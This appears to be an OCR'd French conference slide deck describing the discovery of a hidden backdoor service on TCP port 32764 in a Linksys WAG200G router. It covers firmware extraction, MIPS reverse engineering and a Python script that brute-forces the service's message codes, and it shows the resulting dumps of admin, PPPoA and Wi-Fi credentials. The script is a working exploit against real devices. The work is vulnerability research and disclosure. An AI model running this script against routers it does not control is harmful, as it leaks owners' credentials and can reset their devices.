



LIMIT
ALL THE BANDWIDTHS
memegenerator.net

Mais quelques années plus tôt...



Impossible de trouver un Wi-Fi ouvert…



Challenge

- **Pas d'accès à la console d'administration**
- **Et pas le mot de passe de toute façon…**
- **EN MANQUE D'INTERNET !**

Scan *nmap*

- **Quelques ports intéressants**
  - ReAIM (*http://reaim.sourceforge.net/*)

    Probablement vulnérable…
  - Service inconnu écoutant sur le port TCP/32764 (0x7ffc)

    Répond `ScMM\xFF\xFF\xFF\xFF\x00\x00\x00\x00` à n'importe quelle requête

GO-GO-GADGETO GOOGLE

09-30-2007, 03:53 AM #2

unSpawn
Moderator

Registered: May 2001
Posts: 25,955
Blog Entries: 50

Rep:

- If it's an officially IANA-assigned port (with a number between 0 and roughly 30000) then its number should correspond with a service in /etc/services ('getent services portnumber'), the services file of a scanner like Nmap or an online database like Sans' ISC. *Note that ephemeral port usage can be configured locally using the /proc/sys/net/ipv4/ip_local_port_range sysctl. An old default was 1024-5000, for servers a value of 32768-61000 is used and some applications want something like 1025-65535. *Also note these are static number-to-service mappings and while for instance /etc/services will say TCP/22 matches SSH that doesn't have to be the case in a particular situation,
- Else if it's a port of which you don't know which process did bind to it then if you have access to the host you can interrogate it using 'netstat -anp', 'lsof -w -n -i protocol:portnumber' or 'fuser -n protocol portnumber' *This is the most accurate method,
- Else if you do not have access to the host you could interrogate it by for instance telnetting to it *This is not an accurate method and in the case of a compromised host you may alert the intruder you're on her case.

If you have access to the host you'll probably find the short-lived process died and the port isn't bound anymore.

Lui en fait, n'en sait rien....

1 Answer — active | oldest | votes

3

Hmm, weird.

Hex ff = Decimal 255, so logically the response you are receiving is equivalent to

MMcS 255.255.255.255 0.0.0.0 (dots added for networking clarity) which to me is basically a broadcast address on your network. It could be stating that *any* ip on your network can use the MMCS service, i.e. 255.255.255.255 net mask 0.0.0.0.

There are a number of things that MMCS could be, such as the MultiMedia Class Scheduler that Vista is able to use to get priority for multimedia traffic over the network. It would explain why the port is only open on your local network too.

Also a bit of info on point 5 of the first post of this page

I doubt it would be something to do with MIP-MANET Cell Switching which appears to be something to do with mobile phone networks. Wow there is some weird stuff that gets returned when you Google for MMCS 255.255.255.255. Like this.


So I'd say it's most likely a port that allows the Windows MultiMedia Class Scheduler to talk to the router to prioritize traffic, but it could be some weird funky mobile phone network stuff.

share | improve this answer — edited Jul 22 '10 at 22:08 — answered Jul 22 '10 at 22:02

Mokubai
22.9k ● 7 ● 46 ● 69

Mister Guessing 2010!

A la pêche au *firmware* !




http://support.linksys.com/en-us/support/gateways/WAG200G/download

-> FU Linksys!

http://community.linksys.com/t5/Cable-and-DSL/WAG200G-FR-firmware-upgrade/m-p/233170

-> merci les utilisateurs !



http://download.modem-help.co.uk/mfcs-L/LinkSys/WAG200G/Firmware/v1/

-> modem-help rox !


WHER IZ U ЯøΦŦ-Ƒ$?!

```
root@debian:/tmp# binwalk ./WAG200Gv1-EU-AnnexA-ETSI-ML-1.01.09-code.img

DECIMAL       HEX             DESCRIPTION
--------------------------------------------------------------------------------------------------------------
34668         0x876C          Copyright string: " 1996-2003 Texas Instruments Inc. All Rights Reserved."
34740         0x87B4          Copyright string: " 2003 Telogy Networks, Inc.memsize == 0x%08x"
138684        0x21DBC         Copyright string: " (C) 2003 Texas Instruments Incorporated; Copyright (C) 1999-2"
138735        0x21DEF         Copyright string: " (C) 1999-2003 Igor Pavlov."
851968        0xD0000         Squashfs filesystem, little endian, version 2.0, size: 2362190 bytes,  708 inodes, blocksize: 32768 bytes, created: Fri
Jun 13 08:25:45 2008
3801010       0x39FFB2        Sercomm firmware signature, version control: 0, download control: 0, hardware ID: "WAG200G", hardware version: 0x4100, f
irmware version: 0x9, starting code segment: 0x0, code size: 0x7300

root@debian:/tmp# dd bs=1 skip=851968 count=2362190 if=WAG200Gv1-EU-AnnexA-ETSI-ML-1.01.09-code.img of=fs.img
2362190+0 enregistrements lus
2362190+0 enregistrements écrits
2362190 octets (2,4 MB) copiés, 1,62859 s, 1,5 MB/s
root@debian:/tmp# file ./fs.img
./fs.img: Squashfs filesystem, little endian, version 2.0, 2362190 bytes, 708 inodes, blocksize: 32768 bytes, created: Fri Jun 13 08:25:45 2008
```

WHER IZ U ЯѺΦ₮-Ƒ$?!

```
root@debian:/tmp# mount -o loop ./fs.img ./wag200g-root/
mount: wrong fs type, bad option, bad superblock on /dev/loop0,
       missing codepage or helper program, or other error
       In some cases useful info is found in syslog - try
       dmesg | tail  or so

root@debian:/tmp# dmesg | tail
[ 7232.155321] squashfs: version 4.0 (2009/01/31) Phillip Lougher
[ 7232.155399] SQUASHFS error: Major/Minor mismatch, older Squashfs 2.0 filesystems are unsupported
```


```
root@debian:/tmp# unsquashfs4 ./fs.img
Parallel unsquashfs: Using 1 processor
gzip uncompress failed with error code -3
read_block: failed to read block @0x2408c8
read_fragment_table: failed to read fragment table block
FATAL ERROR aborting: failed to read fragment table
```



ftp://ftp.linksys.com/opensourcecode n'est plus accessible aujourd'hui

Il est temps de faire du patch de porc^wqualité !

- **On récupère LZMA SDK 4.65**
- **On modifie le Makefile**

```
LZMA_SUPPORT = 1
LZMA_DIR = /tmp/LZMA
```

- **On tronçonne le code source !**

./compressor.c

```
struct compressor *compressor[] = {
//      &gzip_comp_ops, <- gzip support removed :)
        &lzma_comp_ops,
        &lzo_comp_ops,
        &xz_comp_ops,
        &unknown_comp_ops
};
```


./lzma_wrapper.c

```
        .id = LZMA_COMPRESSION,
//      .name = "lzma", <- lzma is now gzip!
        .name = "gzip",
        .supported = 1
};
```

Et étrangement, ça marche

```
root@debian:/tmp/squashfs4.2/squashfs-tools# ./unsquashfs /tmp/fs.img
Parallel unsquashfs: Using 1 processor
672 inodes (839 blocks) to write

[=============================================================|] 839/839 100%
created 545 files
created 36 directories
created 95 symlinks
created 32 devices
created 0 fifos
```


Où est Charlie^wle service ?



```
D:\tmp\wag200g-root>grep -R ScMM ./

D:\tmp\wag200g-root>grep -R MMcS ./

D:\tmp\wag200g-root>grep -R bind ./ | grep Binary
Binary file ./bin/busybox matches
Binary file ./lib/libatm.so.1.0.0 matches
Binary file ./lib/libhidden_prof.so matches
Binary file ./lib/libmatrixssl.so matches
Binary file ./lib/libpppoe.so matches
Binary file ./lib/libuClibc-0.9.19.so matches
Binary file ./lib/libupnp.so matches
Binary file ./lib/libwcfg.so matches
Binary file ./lib/libWdsMngr.so matches
Binary file ./sbin/syslogd matches
Binary file ./usr/etc/mini_httpd matches
Binary file ./usr/sbin/atmarpd matches
Binary file ./usr/sbin/dhcp-fwd matches
Binary file ./usr/sbin/nbtscan matches
Binary file ./usr/sbin/ntp matches
Binary file ./usr/sbin/pppoefwd matches
Binary file ./usr/sbin/reaim matches
Binary file ./usr/sbin/routed matches
Binary file ./usr/sbin/scfgmgr matches
Binary file ./usr/sbin/snmp matches
Binary file ./usr/sbin/tc matches
Binary file ./usr/sbin/udhcpd matches
Binary file ./usr/sbin/wizd matches
Binary file ./usr/sbin/wlan_init matches
Binary file ./usr/sbin/wpa_auth matches
```

On utilise *grep* et IDA pour trouver le bon ☺


Reverse du binaire



- **Pas de symbole, codé en MIPS**
  - Il va falloir un minimum reverser
  - MIPS est une architecture très simple (RISC)
- **Le protocole de communication est très simple**
  - En-tête (0xC bytes) suivi par la *payload*
- **Structure de l'en-tête**


```
00000000 packet_header   struc  # (sizeof=0xC)
00000000 signature:      .word ?
00000004 message:        .word ?
00000008 payload_size:   .word ?
00000008
0000000C packet_header   ends
```

Simple, non ?




Dépassement de tampon dans le tas

Messages...



move socket, $a0
li $a0, 0x1042C
addu $a0, $sp
li $a1, 0x10430
addu $a1, $sp
move $a2, socket # socket
la $t9, read_packet
nop
jalr $t9 ; read_packet
nop
lw $gp, 0x10470+var_10458($sp)
bltz $v0, def_401F80 # jumptable 00401F80 default case
move $s4, $zero
lw $v0, 0x10470+var_44($sp)
nop
lw $v0, packet_header.message($v0)
nop
addiu $v1, $v0, -1
sltiu $v0, $v1, 0xD
beqz $v0, def_401F80 # jumptable 00401F80 default case
sll $v0, $v1, 2
la $at, 0x400000
nop
addiu $at, 0x3950
addu $at, $v0
lw $v0, 0($at)
nop
addu $v0, $gp
jr $v0 # switch 13 cases
nop

Plutôt que de les étudier... autant les bruteforcer




```python
import socket
import struct
import sys

HOST = '192.168.1.1'
PORT = 32764

def send_message(s, message, payload='') :
    header = struct.pack('<III', 0x53634D4D, message, len(payload))
    s.send(header+payload)
    sig, ret_val, ret_len = struct.unpack('<III', s.recv(0xC))
    assert(sig == 0x53634D4D)
    if ret_val != 0 :
        return ret_val, "ERROR"
    ret_str = ""
    while len(ret_str) < ret_len :
        ret_str += s.recv(ret_len-len(ret_str))
    return ret_val, ret_str

for message in xrange(1, 0xD) :
    try :
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(1)
        s.connect((HOST, PORT))
        print 'message : %d'%message
        r = send_message(s, message)
        print r[1].encode('string_escape')
    except :
        print 'fail'
```

WTF ?!


message : 1
time_zone=GMT+1 2\x00time_daylight=0\x00restore_default=0\x00wan_ifname=ppp0\x00wan_mode=pppoa\x00wan_iptype=Dynamic\
x00wan_ipaddr=\x00wan_netmask=\x00wan_gateway=\x00wan_mtu=1500\x00wan_fix_dns=0\x00wan_dns1=\x00wan_dns2=\x00wan_maca
ddr=\x00wan_encap=0\x00pppoa_encap=1\x00wan_vpivci_detect=1\x00wan_vpi=8\x00wan_vci=35\x00wan_account=\x00wan_domain=
\x00wan_dod=1\x00wan_qos=ubr\x00wan_pcr=\x00wan_scr=\x00wan_cmtu=auto\x00dsl_modulation=MMODE\x00dhcp_dns0=\x00dhcp_d
ns1=\x00dhcp_dns2=\x00dhcp_wins=\x00lan_if=br0\x00lan_ipaddr=192.168.1.1\x00lan_netmask=255.255.255.0\x00lan_bipaddr=
192.168.1.255\x00dhcp_server_enable=1\x00dhcp_server_ip=\x00dhcp_start_ip=192.168.1.100\x00dhcp_end_ip=192.168.1.149\
x00dhcp_reserved=\x00dhcp_lease=0\x00http_username=admin\x00http_password=SUP4_P4SSWORD\x00http_timeout=5\x00rt_stati
c_route=\x00rt_rip_version=1\x00rt_rip_direction=0\x00rt_rip_recvflag=1\x00rt_rip_sendflag=1\x00ddns_enable=0\x00ddns
_service_provider=dyndns\x00ddns_user_name=\x00ddns_password=\x00ddns_host_name=\x00tzo_user_name=\x00tzo_password=\x
00tzo_host_name=\x00ddns_use_wildcards=0\x00pppoe_username=\x00pppoe_password=\x00pppoe_idle=5\x00pppoe_service=\x00p
ppoe_redial=30\x00pppoa_username=SECRET_ID\x00pppoa_password=SECRET_PASSWORD\x00pppoa_ipaddr=\x00wifi_ssid=linksys\x0
0wifi_region=\x00wifi_channel=11\x00wifi_auth_type=3\x00wifi_psk_pwd=WIFI_PASSWORD\x00wifi_psk_lifetime=3600\x00wifi_
...

WTFFFFFFUUUUU?!

- **Plus d'Internet ?!**



- **Et quand on relance le script...**

```
message : 1
time_zone=GMT+1 2\x00time_daylight=0\x00restore_default=0\x00wan_ifname=ppp0\x00wan_mode=pppoa\x00wan_iptype=Dynamic\
x00wan_ipaddr=\x00wan_netmask=\x00wan_gateway=\x00wan_mtu=1500\x00wan_fix_dns=0\x00wan_dns1=\x00wan_dns2=\x00wan_maca
ddr=\x00wan_encap=0\x00pppoa_encap=1\x00wan_vpivci_detect=1\x00wan_vpi=8\x00wan_vci=35\x00wan_account=\x00wan_domain=
\x00wan_dod=1\x00wan_qos=ubr\x00wan_pcr=\x00wan_scr=\x00wan_cmtu=auto\x00dsl_modulation=MMODE\x00dhcp_dns0=\x00dhcp_d
ns1=\x00dhcp_dns2=\x00dhcp_wins=\x00lan_if=br0\x00lan_ipaddr=192.168.1.1\x00lan_netmask=255.255.255.0\x00lan_bipaddr=
192.168.1.255\x00dhcp_server_enable=1\x00dhcp_server_ip=\x00dhcp_start_ip=192.168.1.100\x00dhcp_end_ip=192.168.1.149\
x00dhcp_reserved=\x00dhcp_lease=0\x00http_username=admin\x00http_password=admin\x00http_timeout=5\x00rt_static_route=
\x00rt_rip_version=1\x00rt_rip_direction=0\x00rt_rip_recvflag=1\x00rt_rip_sendflag=1\x00ddns_enable=0\x00ddns_service
_provider=dyndns\x00ddns_user_name=\x00ddns_password=\x00ddns_host_name=\x00tzo_user_name=\x00tzo_password=\x00tzo_ho
st_name=\x00ddns_use_wildcards=0\x00pppoe_username=\x00pppoe_password=\x00pppoe_idle=5\x00pppoe_service=\x00pppoe_red
